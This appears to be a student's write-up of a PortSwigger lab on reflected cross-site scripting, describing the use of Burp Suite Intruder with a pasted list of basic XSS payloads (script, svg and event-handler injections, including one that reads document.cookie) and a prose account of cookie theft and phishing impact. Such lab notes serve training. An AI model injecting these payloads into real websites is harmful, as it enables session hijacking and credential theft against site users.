

Reflected XSS into HTML context with nothing encoded

Platform	PortSwigger
Date	2026-08-26
Difficulty	Easy
Category	Web
Time Taken	20 minutes
Link	https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded
Tools Used	Burb Suite

Lab Objective

Perform a cross-site scripting attack that calls the alert function.

Steps to Solve

Step 1: Open the blog page

Open blog page, open burp suite, and setup the ports to see the logs from the browser

Step 2: Write in the search bar alert()

Write in the search bar in the blog “alert()” that can burp suite detect

Step 3: using intruder

When detecting the “alert()” log in burp suite, click on it, and take it to the intruder to try to do a payload attack on the website

Step 4: download a payload file

Searched for a payload file that has lots of tries for the “alert()” function and I founded a simple list on:

<https://payloadplayground.com/cheatsheets/xss>


Step 5: start the attack

After uploading the payload in the intruder, click on start attack, and observed that all the functions in the payload return 200 OK

Step 6: solved the lab

This worked because in reflected XSS The website takes whatever you type in the search box and reflects it back in the HTML without encoding it. The browser sees the script tag and executes it directly

Screenshots



Web Security Academy

Reflected XSS into HTML context with nothing encoded

LAB Not solved

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Home

0 search results for 'alert()'

Search the blog...

Search

< Back to Blog

Burp Suite Community Edition v2026.7.3 - Temporary Project

Discover Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Site map Scope Issues

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

www.bing.com

editor.svc.cloud.microsoft

drive.google.com

play.google.com

ps.pw.pro

phingest.portswigger.com

portswigger.net

0a770046040e9c48827ddd8f06400b3.web-security-academy.net

GET search=

GET search=alert%28%29

academyLabHeader

resources

www.youtube.com

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0a770046040e9c48827ddd8f06400b3.web-security-academy.net	GET	/search=alert%28%29		200	3379	HTML	Reflected XSS into HTML ...		21:24:27.26 ...

Request

Response

Inspector

Payload Playground

Tools Cheat Sheets CLI Resources Pricing Search Ctrl+K Sign In

Cheatsheets > Xss

Filter generators...

Documentation

Upgrade to Pro

Playground

Collections

Practice Labs

Methodology Map

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XSS

Sqli

Rev Shells

Cmd Injection

LFI

SSRF

SSTI

XXE

CSRF

JWT

File Upload

XSS Payloads & Filter Bypass — Cheat Sheet

Cross-Site Scripting (XSS) payloads for testing reflected, stored, and DOM-based XSS vulnerabilities. (50 payloads)

Build custom XSS payloads in the XSS Payload generator →

Filter payloads...

Basic Payloads (10)

<script>alert(1)</script>

<script>alert(document.domain)</script>

<script>alert(document.cookie)</script>

<svg onload=alert(1)>

<body onload=alert(1)>

<input onfocus=alert(1) autofocus>

<marquee onstart=alert(1)>

<details open ontoggle=alert(1)>

Classic script injection

Show current domain

Exfiltrate cookies

Image error handler



SVG load event


Body load event

Autofocus input

Marquee start event

Details toggle event





Impact

An attacker can craft a malicious URL containing the XSS payload and trick a victim into clicking it. Once the victim clicks the link, the script executes in their browser in the context of the vulnerable website, allowing the attacker to:

- Steal session cookies via `document.cookie` and hijack the victim's account
- Redirect the victim to a phishing page
- Capture keystrokes and steal credentials
- Perform actions on behalf of the victim such as changing their email or password

This vulnerability affects any user who clicks a crafted link, making it especially dangerous when combined with social engineering or phishing attacks.

Severity

Medium: because it requires user interaction (the victim has to click the link)

Key Takeaway

I learned how to do a reflected XSS attack using burp suite it was some challenges for me because using burp suite has a lot of steps but it was fun to explore more

Rating

★★★★★ (5/5)